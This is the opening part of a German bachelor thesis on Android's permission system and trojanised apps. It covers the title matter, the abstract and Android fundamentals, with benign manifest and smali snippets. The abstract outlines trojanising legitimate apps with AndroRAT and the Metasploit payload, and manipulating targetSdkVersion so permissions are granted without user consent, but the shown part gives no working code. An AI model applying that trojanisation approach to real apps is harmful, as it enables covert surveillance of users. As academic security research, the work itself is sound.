HOCHSCHULE
MITTWEIDA
University of Applied Sciences

BACHELORARBEIT

Frau
Anna Dembowski

Analyse von Sicherheitsaspekten des Berechtigungssystems der Android-Plattform mit Fokus auf Android-Trojaner

Mittweida, Juli 2022

Fakultät **Angewandte Computer- und Biowissenschaften**

BACHELORARBEIT

Analyse von Sicherheitsaspekten des Berechtigungssystems der Android-Plattform mit Fokus auf Android-Trojaner

Autorin:
Anna Dembowski

Studiengang:
Allgemeine und Digitale Forensik

Seminargruppe:
FO18w3-B

Erstprüfer:
Prof. Dr. rer. pol. Dirk Pawlaszczyk

Zweitprüfer:
Stefan Schildbach, M. Sc.

Einreichung:
Mittweida, 31.07.2022

Verteidigung/Bewertung:
Mittweida, 30.08.2022

Faculty of **Applied Computer Sciences and Biosciences**

BACHELOR THESIS

Analysis of security aspects of Android's permission system with emphasis on Android Trojans

Author:
Anna Dembowski

Course of Study:
General and Digital Forensic Science

Seminar Group:
FO18w3-B

First Examiner:
Prof. Dr. rer. pol. Dirk Pawlaszczyk

Second Examiner:
Stefan Schildbach, M. Sc.

Submission:
Mittweida, 31.07.2022

Defense/Evaluation:
Mittweida, 30.08.2022

Bibliografische Beschreibung:

Dembowski, Anna:
Analyse von Sicherheitsaspekten des Berechtigungssystems der Android-Plattform mit Fokus auf Android-Trojaner. – 2022. – 68 S.
Mittweida, Hochschule Mittweida – University of Applied Sciences, Fakultät Angewandte Computer- und Biowissenschaften, Bachelorarbeit, 2022.

Referat:

Das Berechtigungssystem ist ein grundlegender Sicherheitsmechanismus der Android-Plattform. Diese Arbeit widmet sich diesem im Kontext der speziellen Bedrohung durch Android-Trojaner, welche durch die Modifikation legitimer Applikationen erstellt werden. Unter den Fragestellungen, inwiefern Android-Trojaner Systemberechtigungen benötigen und wie sie diese als trojanisierte Applikationen auf Applikationsebene erhalten können, werden die beiden Aspekte zusammengeführt und untersucht. Dazu erfolgt eine Analyse der Funktionsweise des Berechtigungssystems in aktuellen Android-Versionen, welche sich auf die Dokumentation, den Android-Quelltext und praktische Versuche stützt. Neben bestehender Literatur, die zur Beantwortung der Fragestellungen herangezogen wird, ist die Analyse der Verwendung von Berechtigungen in den Open-Source Trojanern AndroRAT und dem Metasploit-Android-Payload Teil der Arbeit. Die beiden Schadprogramme werden außerdem für die Trojanisierung existierender Applikationen verwendet. Dabei werden Möglichkeiten aufgezeigt, wie bei der Modifikation einer legitimen Applikation Berechtigungsanfragen hinzugefügt werden können. Zudem wird gezeigt, wie die Manipulation einer Kompatibilitätsangabe im Rahmen der Trojanisierung zu dem Erhalt der Berechtigungen führt.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Abkürzungsverzeichnis

adb . . . . . Android Debug Bridge

AOSP . . . . . Android Open Source Project

API . . . . . Application Programming Interface

APK . . . . . Android Package

ART . . . . . Android Runtime

AXML . . . . . Android eXtensible Markup Language

DAC . . . . . Discretionary Access Control

IMEI . . . . . International Mobile Equipment Identity

MAC . . . . . Mandatory Access Control

PID . . . . . Process Identifier

RAT . . . . . Remote Access Tool

SDK . . . . . Software Development Kit

UID . . . . . User Identifier

URI . . . . . Uniform Resource Identifier

VM . . . . . Virtuelle Maschine

XML . . . . . eXtensible Markup Language

1 Einleitung

Mobile Geräte, insbesondere Smartphones, bieten eine Vielzahl von Funktionen, die das tägliche Leben sowohl im privaten als auch im geschäftlichen Umfeld erleichtern. Sie sind daher zu einem ständigen Begleiter im Alltag vieler Menschen geworden. Dabei ist die Open-Source-Plattform Android seit mehreren Jahren das mit Abstand populärste mobile Betriebssystem. Das zeigt sich anhand des weltweiten Marktanteils, welcher im Mai 2022 einen Stand von 74 % erreichte [1]. Die Plattform basiert auf dem *Android Open Source Project* (AOSP), welches von Google geleitet wird [2].

Ein Grundkonzept der Android-Sicherheit bildet die Isolation der auf dem System vorhandenen Applikationen. Für die Ausweitung des Zugriffs stehen den Applikationen die Funktionen des für die Entwicklung vorgegebenen Anwendungsrahmens zur Verfügung. Insbesondere, wenn es um den Zugriff auf sensible Benutzerdaten oder kritische Systemressourcen geht, ist das mit entsprechenden Risiken verbunden. Das Berechtigungssystem der Plattform soll darauf aufbauend unter anderem vor dem Missbrauch durch böswillige Applikationen schützen, indem es die Operationen von Applikationen außerhalb ihrer eigenen Isolationsumgebung einschränkt. [3]

Eine erhebliche Bedrohung für die Privatsphäre sowie die finanziellen Eigentümer des Anwenders stellt Malware, welche auf mobile Geräte ausgelegt ist, dar. Aufgrund ihrer Popularität und den weitestgehend uneingeschränkten Möglichkeiten für die Verbreitung von Applikationen ist die Android-Plattform ein besonders lukratives Ziel für Angreifer [4]. Dabei gibt es eine Vielfalt an möglichen Szenarien, in denen Malware-Applikationen dem Anwender des Android-Gerätes schaden können. Neben störenden Aktivitäten wie dem ungefragten Anzeigen von Werbung oder dem Missbrauch der Ressourcen des Gerätes, zum Beispiel um im Hintergrund Kryptowährung zu schürfen, kann der Befall mit Malware noch weitreichendere Folgen haben. So können bestimmte Malware-Arten Schäden an der Hardware des Gerätes verursachen oder zu dem Verlust relevanter Daten führen sowie das Gerät gänzlich unbrauchbar machen [5]. Besonders die Verwaltung des Online-Bankings auf Smartphones birgt ein begehrenswertes Ziel für Angreifer. In diesem Zusammenhang versuchen bestimmte Malware-Arten, Passwörter zu stehlen und somit Bankkonten des Anwenders zu übernehmen.

Malware kann dabei existierende Schwachstellen in den verschiedenen veröffentlichten Android-Versionen ausnutzen, um ein System zu infizieren. Oftmals ist der Anwender jedoch selbst ungewollt daran beteiligt, das schädliche Programm zu verbreiten. Dafür sind Trojaner ausgelegt, welche sich gegenüber dem Anwender als nützliche Anwendungen ausgeben und ihn damit gezielt zur Installation der Schadsoftware manipulieren. Allein im ersten Quartal 2022 hat die Sicherheitsfirma Kaspersky 53.947 Schadprogramme für mobile Geräte als Banking-Trojaner identifiziert und damit einen Anstieg gegenüber dem Vorjahr verzeichnet [6]. Eine Form der Trojaner im Android-Umfeld sind trojanisierte Applikationen, welche durch die Injektion von schädlichem Programmcode in legitime Applikationen erzeugt werden.

1.1 Motivation

Trojanisierte Applikationen stellen eine besondere Bedrohung dar, da sie für den Anwender maßgeblich unscheinbar und kaum als potenziell schädlich zu identifizieren sind. Dem gegenüber steht das Berechtigungssystem der Android-Plattform, welches als ein Grundbaustein der Applikationssicherheit angegeben wird [7] [8]. Um die Sicherheit eines Systems zu verbessern und bestehende Risiken abzuschätzen, ist es wichtig zu verstehen, an welchen Punkten bestehende Sicherheitsmechanismen mit schädlichen Programmen zusammentreffen und welche Aspekte ausgenutzt werden können, um diese zu umgehen. Daraus ergibt sich in Zusammenhang mit der wachsenden Gefährdungslage die Relevanz der Untersuchung des Berechtigungssystems im Kontext der Bedrohung durch Android-Trojaner. Bisherige Untersuchungen, welche Android-Malware und das Berechtigungssystem gemeinsam betrachten, legen oftmals markante Unterschiede in den typischerweise durch Malware benötigten Berechtigungen im Vergleich zu dem Bedarf der legitimen Applikationen in den Fokus und verfolgen damit das Ziel der automatisierten Detektion von Malware. Dabei werden die charakteristischen Eigenschaften des Trojaners nicht explizit einbezogen, sondern verschiedene Arten von Malware betrachtet. Existierende Literatur zu Android-Trojanern, die als trojanisierte Applikationen vorliegen, befasst sich insbesondere mit deren Beschaffenheit, während das Berechtigungssystem dabei eher am Rande eine Rolle spielt. Die Anwendung einer Analyse der konkreten Funktionsweise des Berechtigungssystems auf die speziellen Eigenschaften trojanisierter Applikationen bietet daher das Potenzial für neue Erkenntnisse auf dem Gebiet.

1.2 Ziel und Vorgehen

Diese Arbeit untersucht, wie das Berechtigungssystem aktueller Android-Versionen vor Android-Trojanern schützt und welche Aspekte ausgenutzt werden können, um schädliche Aktionen durchzuführen. Betrachtet werden dabei insbesondere die Trojaner, welche durch die Injektion von schädlichem Programmcode in legitime Applikationen erstellt werden. Folgende Fragen stehen im Zentrum der Arbeit:

Inwiefern benötigen Android-Trojaner Systemberechtigungen?
Wie können Trojaner, die als trojanisierte Applikationen erstellt werden, benötigte Systemberechtigungen auf Applikationsebene erhalten?

Das Fundament hierzu bildet eine Analyse der Funktionsweise des Berechtigungssystems auf Grundlage der offiziellen Entwickler-Dokumentation sowie des Quelltextes des AOSP. Bestimmte Aspekte der Funktionsweise werden zudem experimentell aufgearbeitet. Im Hinblick auf die erste Fragestellung wird der Forschungsstand zu häufig durch verschiedene Malware-Arten benötigten Berechtigungen beleuchtet. Die Open-Source Schadprogramme “AndroRAT” [9] und der “Metasploit-Android-Payload” [10] werden als Beispiele für die Untersuchung herangezogen. An ihnen wird die Verwendung der Berechtigungen anhand der dafür verfügbaren Quelltexte analysiert.

Hinsichtlich der zweiten Fragestellung werden in der Literatur bekannte Methoden zur Rechteausweitung auf Applikationsebene ausgearbeitet. Applikationen fragen in aktuellen Android-Versionen bestimmte Berechtigungen zur Laufzeit an, da der Anwender dem Erhalt zustimmen muss. Weiterhin wird deshalb untersucht, wie die Berechtigungsanfragen in bestehende Applikationen bei deren

Trojanisierung injiziert werden können. Zudem wird gezeigt, wie ein Trojaner die Berechtigung ohne Zustimmung des Anwenders erhalten kann. Dazu wird eine (Versions-)Kompatibilitätsangabe innerhalb der Applikation, die trojanisiert wird, manipuliert.

Abgrenzung
Die Arbeit bezieht sich ausschließlich auf den Sicherheitsmechanismus des Berechtigungssystems. Betrachtetet werden aktuelle Android-Versionen von Android 6.0 bis Android 12.1. Dabei stehen die Verwendung und der Erhalt von einzelnen Systemberechtigungen für Trojaner im Vordergrund. Systemberechtigungen sind die im Android Open Source Project (AOSP) definierten Berechtigungen und grenzen sich damit von Berechtigungen ab, welche durch zusätzliche Applikationen definiert werden. Nicht einbezogen werden demnach Berechtigungen, welche zum Beispiel durch den Hersteller eines Android-Gerätes definiert werden. Im Hinblick auf den Erhalt der Berechtigungen auf Applikationsebene werden versionsspezifische Sicherheitslücken, die sich nicht auf das Berechtigungssystem selbst beziehen, nicht betrachtet. Ein Beispiel dafür ist die Accessibility-Schwachstelle [11].

1.3 Aufbau

Im Folgenden werden zunächst zum besseren Verständnis der Arbeit notwendige Grundlagen zu der Android-Plattform und Android-Applikationen in Kapitel 2 behandelt.

Die Ergebnisse zur Analyse der Funktionsweise des Berechtigungssystems sind in Kapitel 3 enthalten. Neben den Grundlagen zu Beschaffenheit, Arten und Verwendung der Berechtigungen wird darin erläutert, unter welchen Umständen Berechtigungen der verschiedenen Arten erteilt werden und wie Berechtigungen auf Kernel- und Framework-Ebene durchgesetzt werden. Als Ausgangspunkt für die praktischen Untersuchungen anhand von AndroRAT und dem Metasploit-Android-Payload wird in diesem Kapitel auch auf die Möglichkeiten zum Einbinden von Berechtigungsanfragen und den Forschungsstand zur Zuordnung von Systemberechtigungen zu dadurch geschützten API-Methoden eingegangen.

In Kapitel 4 werden zunächst Grundlagen zu Android-Trojanern dargelegt. Dazu erfolgt eine Begriffseinordnung in den Kontext der Android-Malware sowie ein kurzer Abriss über Beschaffenheit und Verbreitungswege trojanisierter Applikationen. Anschließend werden bestehende Erkenntnisse aus der Literatur, welche Auskunft darüber geben, inwiefern Android-Malware Systemberechtigungen benötigt oder diese auf Applikationsebene erhalten kann, zusammengeführt. Die Schadprogramme AndroRAT und der Metasploit-Android-Payload werden ebenfalls in diesem Kapitel vorgestellt sowie deren Verwendung von Berechtigungen.

In Kapitel 5 werden Durchführung und Ergebnisse des Versuchs beschrieben, der zeigt, welche Modifikationen bei der Trojanisierung von Applikationen zu dem Erhalt von Berechtigungen führen können.

Die Erkenntnisse zu den untersuchten Fragestellungen und die dazu angewandten Methoden werden in Kapitel 6 diskutiert. Zum Abschluss wird ein Fazit zu den Ergebnissen der Arbeit gezogen sowie ein kurzer Ausblick auf denkbare weitere Untersuchungen gegeben.

2 Android-Grundlagen

2.1 Betrachtete Android-Versionen

Die API-Ebene (Ebene der Programmierschnittstelle) bezieht sich auf die Version des Anwendungsrahmens, den die Android-Plattform für Applikationen zur Verfügung stellt [12]. Sowohl Android-Geräten als auch den darauf installierten Applikationen ist eine API-Ebene zugeordnet, die deren Version spezifiziert. Die Geräte sind dabei auf die Kompatibilität mit Applikationen verschiedener API-Ebenen ausgelegt. [13] In dieser Arbeit werden die in Tabelle 2.1 aufgeführten API-Ebenen 23 bis 32 betrachtet. Das entspricht den Android-Versionen 6.0 bis 12.

Tabelle 2.1: Betrachtete Android-Versionen in Anlehnung an [14]

API-Ebene	Android-Version	Codename	Erscheinungsjahr
32	12	Android12L	2022
31	12	Android12	2021
30	11	Android11	2020
29	10	Android10	2019
28	9	Pie	2018
27	8.1	Oreo	2017
26	8.0	Oreo	2017
25	7.1	Nougat	2016
24	7.0	Nougat	2016
23	6.0	Marshmallow	2015

2.2 Architektur der Android-Plattform

Die Android-Plattform besteht aus übereinanderliegenden Schichten, die einen Software-Stapel bilden [15]. Abbildung 2.1 veranschaulicht dies und zeigt die wesentlichen Bestandteile der Architektur.



Abbildung 2.1: Architektur der Android-Plattform in Anlehnung an [15]

Der Linux-Kernel bildet die Schnittstelle zwischen der Hardware des Gerätes und den darüberliegenden Schichten der Architektur. Dazu stellt er Gerätetreiber zur Verfügung und übernimmt Aufgaben wie die Energie-, Speicher und Prozessverwaltung [15]. Zudem bildet Linux die Basis für grundlegende Sicherheitsmechanismen in Android, wie die Isolation und Kommunikation zwischen Prozessen [16]. Auf der darüberliegenden Schicht befinden sich Bibliotheken in Form von nativem Programmcode. Dabei handelt es sich um C/C++-Programmcode, welcher an die Architektur des Gerätes angepasst ist. Die nativen Bibliotheken werden für die Funktionalität von Kernkomponenten der Plattform wie der Laufzeitumgebung benötigt. Applikationen können ebenfalls nativen Programmcode implementieren und so unter anderem auf Teile der Bibliotheken dieser Schicht zugreifen. [17] Auf derselben Schicht des Software-Stapels befindet sich die Laufzeitumgebung. Da Android-Applikationen auf der Programmiersprache Java basieren, wird jede kompilierte Applikation in einer eigenen virtuellen Maschine ausgeführt [18, S. 163]. Die Android spezifische Umsetzung dieser virtuellen Maschine wird ART (Android Runtime) genannt [1]. Ihre Aufgabe ist es, den kompilierten Bytecode (DEX-Bytecode) der Applikation auszuführen. Über dieser Schicht des Software-Stapels befindet sich das Java-API-Framwork. Dieses beinhaltet alle Funktionalitäten, welche durch Android für die Applikationen der darüberliegenden Schicht zur Verfügung gestellt werden. Es liegt in Form von Java-Klassen vor und kann gleichermaßen von Systemapplikationen und von zusätzlich installierten Applikationen als Schnittstelle für den Zugriff auf Ressourcen des Gerätes verwendet werden. [12]

2.3 Applikations-Sandbox

Das *Sandboxing*-Prinzip beschreibt die Isolation von Applikationen und deren Daten innerhalb der Android-Umgebung. Dieses Prinzip wird auf der Kernel-Ebene der Android-Architektur umgesetzt. Der Zugriff auf Ressourcen außerhalb ihrer *Sandbox* ist für eine Applikation standardmäßig verboten und kann nur durch den Erhalt von Berechtigungen ausgeweitet werden. Zunächst basierte diese Isolation der Applikationen ausschließlich auf der Discretionary Access Control (DAC). [3]
Dabei handelt es sich um eine benutzerbestimmbare Zugriffskontrolle, die innerhalb eines Linux-Kernels implementiert ist. Bei dieser Form der Zugriffskontrolle erhält jeder Benutzer eines Systems Rechte, auf deren Basis er Zugriff auf bestimmte Dateien erhält. Er bekommt die vollständige Kontrolle über alle Dateien, die ihm gehören. Weiterhin können Benutzer verschiedenen Gruppen zugeordnet werden, für welche unabhängig Schreib-, Lese- und Ausführungsrechte definiert werden können. [20] Unter Android wird dieses Prinzip für das *Sandboxing* angewendet, indem jeder Applikation eine Benutzer-ID zugewiesen wird und sie als eigener Prozess auf dem System aktiv ist [21]. Zudem befindet sich jede Applikation in einem eigenen Verzeichnis, dessen Eigentümer sie ist [22, S. 81]. Seit der Einführung von Android 5 werden zusätzlich schrittweise Funktionen des Betriebssystems SELinux (Security-Enhanced-Linux) integriert. Dazu gehört die sogenannte Mandatory Access Control (MAC). [3] Dabei handelt es sich um ein Zugriffsschutz-System, welches nicht mehr einzelnen Benutzern die vollständige Kontrolle über ihre eigenen Dateien gibt. Die Richtlinien werden stattdessen zentral durch das System durchgesetzt. [20] Android setzt es ein, um das *Sandboxing*-Prinzip zu stärken [3]. Der DAC-basierte Zugriffsschutz wird dabei weiter eingesetzt. Anschließend können die zentralen (MAC-) Richtlinien hinzugezogen werden, um den Zugriff zu prüfen. [23] [24]

[1] ART ersetzt seit Android 5 die Dalvik-VM. [19]

2.4 Bestandteile von Applikationen

2.4.1 AndroidManifest.xml-Datei

Jede Applikation besitzt eine Datei mit der Bezeichnung AndroidManifest.xml. Diese enthält allgemeine Informationen über die Bestandteile und Merkmale der Applikation. Darin sind alle Applikationskomponenten mit ihren Eigenschaften definiert und alle Berechtigungen, welche die Applikation deklariert, sowie alle, die sie benötigt. Weiterhin wird der Name des Paketes, unter dem die Applikation auf einem Gerät installiert werden soll, angegeben. In der Datei ist ebenfalls manifestiert, mit welchen Android-Versionen die Applikation kompatibel ist. [25]

Quelltext 2.1: Kompatibilitätsangaben einer Applikation innerhalb der AndroidManifest.xml-Datei

```
1  <manifest
2          xmlns:android="http://schemas.android.com/apk/res/android"
3          android:versionCode="1"
4          android:versionName="1.0"
5          android:compileSdkVersion="32"
6          android:compileSdkVersionCodename="12"
7          package="com.example.simple_app"
8          platformBuildVersionCode="32"
9          platformBuildVersionName="12"
10 >
11 <uses-sdk
12         android:minSdkVersion="22"
13         android:targetSdkVersion="32"
14 >
15 </uses-sdk>
```

Quelltext 2.1 zeigt den Auszug der AndroidManifest.xml-Datei einer Beispielapplikation mit dem Namen “simple_app”. In diesem sind allgemeine Eigenschaften wie der Name der Applikation und Kompatibilitätsbestimmungen festgelegt. Unter dem Tag “<uses-sdk>” sind die unterstützten Plattform-Versionen spezifiziert. Der Wert des Attributes *minSdkVersion* gibt Auskunft darüber, welche API-Ebene die Applikation auf einem Gerät mindestens voraussetzt, um korrekt zu funktionieren. Mit dem Attribut *targetSdkVersion* (im Folgenden Ziel-API-Ebene) gibt die Applikation an, auf welche API-Ebene sie ausgelegt ist. [26] Die Applikation in dem gezeigten Beispiel unterstützt demnach Android-Geräte, welche mindestens API-Ebene 22 besitzen und ist auf Geräte mit API-Ebene 32 ausgelegt.

2.4.2 Applikations-Komponenten

Die Komponenten einer Applikation sind die grundlegenden Bausteine bei ihrer Entwicklung. Jede Komponente bildet einen Einstiegspunkt für den Anwender oder das System zu den Funktionalitäten der Applikation. [27] Es gibt vier Arten von Komponenten: *Activities*, *Services*, *Broadcast-Receiver* und *Content-Provider*.

Activity
Die *Activity*-Komponente bildet eine Schnittstelle zwischen der Applikation und dem Benutzer. Darin ist die grafische Benutzeroberfläche enthalten, über die der Anwender die Ausführung bestimmter Funktionalitäten steuert. [27] [28] Eine *Activity*-Komponente innerhalb der Applikation wird als Start-*Activity* (häufig “MainActivity” genannt) in der AndroidManifest.xml-Datei definiert. Diese beinhaltete die grafische Oberfläche, welche der Anwender unmittelbar nach dem Start der Applikation sieht. [27] *Activity*-Komponenten folgen einem bestimmten Lebenszyklus. Rückruffunktionen können verwendet werden, um konkrete Aktionen als Reaktion auf das Erreichen einer der Zustände des Zyklus zu implementieren. So wird beispielsweise die Rückruffunktion *onCreate()* der *Activity*-Klasse verwendet, um Programmcode zu dem Zeitpunkt, nachdem die *Activity* erzeugt worden ist, auszuführen. [29]

Service
Eine *Service*-Komponente wird verwendet, um Teile der Applikation im Hintergrund, also unabhängig von der grafischen Benutzeroberfläche, auszuführen. Eine solche Funktionalität kann zum Beispiel das Abspielen von Musik sein. [27] Wie bei der *Activity*-Komponente kann auf das Erreichen bestimmter Zustände der *Service*-Komponente unter Anwendung von Rückruffunktionen reagiert werden. Die *onStartCommand()*-Methode der *Service*-Klasse ermöglicht beispielsweise die Ausführung von Programmcode, nachdem der Dienst gestartet worden ist [30].

Broadcast-Receiver
Eine *Broadcast-Receiver*-Komponente ermöglicht die Definition eines Einstiegspunktes in die Applikation als Reaktion auf bestimmte Ereignisse. Das Auftreten solcher Ereignisse teilt das System, oder eine andere Applikation, allen registrierten Applikationen durch das Senden eines *Broadcast* (einer Übertragung) mit. [27] Die Registrierung für den Empfang dieser Übertragung erfolgt über die Deklaration der *Broadcast-Receiver*-Komponente in der AndroidManifest.xml-Datei oder zur Laufzeit der Applikation [31]. Ein Ereignis, welches die Übertragung solcher Nachrichten durch das System auslöst, ist der abgeschlossene Bootvorgang des Gerätes. Um auf dieses Ereignis reagieren zu können, muss die Applikation eine *Broadcast-Receiver*-Komponente für “BOOT_COMPLETED” registrieren. [27]

Content-Provider
Eine *Content-Provider*-Komponente wird durch Applikationen verwendet, um den Zugriff auf die Daten innerhalb ihrer *Sandbox*-Umgebung zu koordinieren. Sie kann diese über den *Content-Provider* unter anderem für Komponenten anderer Applikationen zur Verfügung stellen. [32] Die Daten werden dabei über Tabellen in einem relationalen Datenbankschema präsentiert [33]. Für jede Tabelle wird ein eindeutiger Uniform-Resource-Identifier (URI) definiert, über den der Zugriff erfolgt [34].

2.5 Entpacken und Disassemblieren von Applikationen

2.5.1 Bestandteile einer APK

Die Android-Package-Datei (APK) ist ein komprimiertes Verzeichnis, welches alle Bestandteile einer Applikation beinhaltet. Für die erfolgreiche Installation auf einem Android-Gerät muss eine Applikation in diesem Format vorliegen [35] und mit dem digitalen Zertifikat des Entwicklers signiert sein [36]. Abbildung 2.2 zeigt die Bestandteile einer entpackten APK. Für die Funktionsweise der Applikation

Abbildung 2.2: Bestandteile einer APK

sind darin insbesondere die AndroidManifest.xml-Datei und die classes.dex-Datei relevant. Die Datei **classes.dex** enthält kompilierten Java-Programmcode der Applikation in Form von DEX-Bytecode (Dalvik-Bytecode). Dieser kann auf mehrere *.dex-Dateien aufgeteilt sein. [37, S. 17] In dem Verzeichnis **lib**/ befindet sich der kompilierte native Programmcode [38, S. 5]. Die Datei **resources.arsc** beinhaltet eine Tabelle mit den verwendeten Ressourcen und liegt im Binärformat vor [39]. Das Verzeichnis **res**/ enthält die statischen Ressourcen der Applikation, welche aus zusätzlichen Dateien wie Bildern und *.xml-Dateien bestehen können. Unter **META-INF** liegen weitere Binärdateien, welche unter anderem Metadaten der Applikation beinhalten und das Zertifikat, mit welchem sie signiert ist. [37, S. 17] Alle *.xml-Dateien innerhalb der APK liegen in einem Android spezifischen Binärformat - Android eXtensible Markup Language (AXML) - vor [40].

2.5.2 Disassemblieren von DEX-Bytecode

Bei dem Vorgang des Disassemblierens werden die Befehle, welche im kompilierten Programmcode in einem für den Prozessor ausgelegten Binärformat vorliegen, in ein für den Menschen interpretierbares Textformat umgewandelt. Für das Disassemblieren von DEX-Bytecode kann das Programm *smali/baksmali* [41] verwendet werden. Dabei entsteht Smali-Programmcode.

Smali-Programmcode
Android stellt eine Liste der in DEX-Bytecode enthaltenen Maschinenbefehle in der Dokumentation [42] zur Verfügung. Die Erläuterung der Bestandteile des daraus resultierenden Smali-Programmcodes lässt sich dem offiziellen GitHub-Repository [43] entnehmen. Tabelle 2.2 enthält Beispiele, welche die Syntax und Bedeutung ausgewählter Befehle verdeutlichen.

Tabelle 2.2: Syntax des Smali-Programmcodes anhand von ausgewählten Beispielen

Beispiel	**Beschreibung**
move v0, v1	Verschieben des Inhaltes von Register v1 in Register v0
const-string v0, “abc”	Verschieben der Position der Zeichenkette “abc” in das Register v0
:goto_0	Bedingungsloser Sprung zu der angegebenen Position mit dem Label 0
if-eq v0, v2	Test ob v0 und v2 den gleichen Inhalt haben

Mit der Annotation “.locals” oder “.registers” wird definiert, auf wie viel Register (*v0* bis *vx*) innerhalb einer Methode zugegriffen werden kann. Die Annotationen “.method” und “.end method” kennzeichnen den Beginn beziehungsweise das Ende der jeweiligen Methoden innerhalb einer Klasse.

Im Kontext der objektorientierten Programmierung sind insbesondere Aufrufe von Methoden relevant, welche sich häufig im Quelltext einer Applikation wiederfinden. Das folgende Beispiel zeigt, wie ein solcher Methodenaufruf in Smali-Programmcode repräsentiert wird. Hierbei wird die Methode *startActivity(Intent)* der Klasse *MainActivity* der Applikation aufgerufen.

```
invoke-virtual \{p0,v1\}, Lcom/example/simple\_app/MainActivity;
-> startActivity(Landroid/content/Intent;)V
```

2.6 Kommunikation zwischen Applikationen

Applikationen sind in auf dem Android-Betriebssystem als einzelne Prozesse isoliert. Aus diesem Grund benötigen sie Interprozesskommunikation, um Funktionalitäten zu teilen. Die Basis für diese stellt *Binder* dar. *Intents* sind Abstraktionen der Interprozesskommunikation über *Binder*. [44, S. 5] Sie werden verwendet, um Nachrichten an Komponenten zu senden, die Teil anderer oder derselben Applikation sind. In diesen Nachrichten wird die Ausführung einer bestimmten Aktion angefordert. Das kann beispielsweise der Start einer *Activity*- oder *Service*-Komponente oder die Überlieferung eines *Broadcasts* sein. [45] Die Applikation, welche die Nachricht empfangen soll, muss zu diesem Zweck in ihrer AndroidManifest.xml-Datei für die entsprechende Komponente einen *Intent*-Filter angeben. *Intents* können vom Typ **explizit** oder **implizit** sein. Bei der Deklaration expliziter *Intents* wird die Applikation, welche diesen verwenden darf, angegeben. Dieser Typ wird hauptsächlich verwendet, um Komponenten der eigenen Applikation anzusprechen. Implizite *Intents* können durch jede andere Applikation ausgeführt werden. [46] Komponenten einer Applikation können prinzipiell als öffentlich oder privat deklariert werden. Die Definition findet in der AndroidManifest.xml-Datei durch Verwendung des Attributes “android:exported” statt. Diese Angabe bestimmt darüber, ob Komponenten anderer Applikationen mit ihnen interagieren dürfen. *Activity*-Komponenten, *Service*-Komponenten und *Broadcast-Receiver*-Komponenten sind ohne die Angabe des Attributes standardmäßig als privat deklariert und werden durch die Angabe eines *Intent*-Filters öffentlich. [47] [48] [49]

3 Berechtigungssystem

In diesem Kapitel werden die Ergebnisse zur Analyse der Funktionsweise des Berechtigungssystems als Fundament für die Untersuchung der Fragestellungen dargestellt. Dazu werden zunächst die Grundlagen zu Beschaffenheit und Arten der Berechtigungen vorgestellt. Für die Sicherheit des Systems ist relevant, wie die Berechtigungen der verschiedenen Arten erteilt werden und wie bei dem Zugriff auf eine geschützte Ressource, auf deren Vorhandensein geprüft wird. Diese Aspekte werden im Folgenden beleuchtet. Als Grundlage für die weiteren Untersuchungen wird zudem auf das programmatische Einbinden von Berechtigungsanfragen sowie die Möglichkeiten Systemberechtigungen den API-Methoden zuzuordnen genauer eingegangen.

3.1 Beschaffenheit und Attribute von Berechtigungen

Berechtigungen werden über ihren Namen in Form einer Zeichenkette durch das System identifiziert [50]. Sie besitzen eine Beschreibung und Sicherheitsattribute. Bestimmte Arten von Berechtigungen müssen durch den Anwender erteilt werden. Die Zuordnung zu einer Gruppe determiniert die Art und Weise, wie diese auf dem Gerät präsentiert werden. Berechtigungen werden innerhalb der AndroidManifest.xml-Datei durch Applikationen oder das System definiert. [51] Quelltext 3.1 veranschaulicht am Beispiel der Systemberechtigung SEND_SMS in API-Ebene 28, wie die Wertezuweisung aussehen kann.

Quelltext 3.1: Definition der Systemberechtigung SEND_SMS in API-Ebene 28 [52, Z. 690 - 695]

```
1 <permission  android:name="android.permission.SEND_SMS"
2 android:permissionGroup="android.permission-group.SMS"
3 android:label="@string/permlab_sendSms"
4 android:description="@string/permdesc_sendSms"
5 android:permissionFlags="costsMoney"
6 android:protectionLevel="dangerous" />
```

Unter Verwendung der dargestellten Attribute erfolgt zunächst die Angabe des Namens (Zeile 1) und die Zuordnung zu einer Berechtigungsgruppe (Zeile 2). Ebenfalls enthalten sind eine Referenz zu der Beschreibung für die Berechtigung (Zeile 4) und die Sicherheitsattribute (Zeile 5 und Zeile 6). Wie das Beispiel zeigt, existieren zwei Arten von Sicherheitsattributen: die **Sicherheitsstufe** und die **Berechtigungs-Flags**.

Sicherheitsstufe

Die Sicherheitsstufe gibt Auskunft über das Risiko, welches von einer Berechtigung ausgeht und welche Voraussetzungen erfüllt sein müssen, damit sie erteilt werden kann. Jeder Berechtigung muss eine Sicherheitsstufe zugeordnet sein. Diese besteht mindestens aus einem Basistyp und kann durch zusätzliche Flags präzisiert werden. Wird bei der Definition kein Basistyp angegeben, dann erhält die Berechtigung den Typ *normal*. [53] Der Basistyp bildet die Grundlage für die Einteilung der Berechtigungen in Arten und deren systeminterne Handhabung. Folgende Basistypen sind in der Dokumentation [53] beschrieben:

- **normal:** Berechtigungen, welche ein geringes Risiko für das System oder den Anwender bergen. Sie werden bei der Installation der Applikation automatisch gewährt.
- **dangerous:** Berechtigungen, die mit einem höheren Risiko für das System oder die Privatsphäre des Anwenders verbunden sind. Sie werden nur durch das System erteilt, wenn der Anwender dies zur Laufzeit der Applikation bestätigt.
- **signature:** Zum Zeitpunkt der Installation gewährte Berechtigungen, wenn die anfragende Applikation dieselbe Signatur wie die Applikation, welche diese Berechtigung deklariert hat, besitzt.
- **internal:** Berechtigungen, die systemintern verwaltet und ausschließlich auf Basis der Sicherheitsstufen-Flags gewährt werden. (ab API-Ebene 31[2])

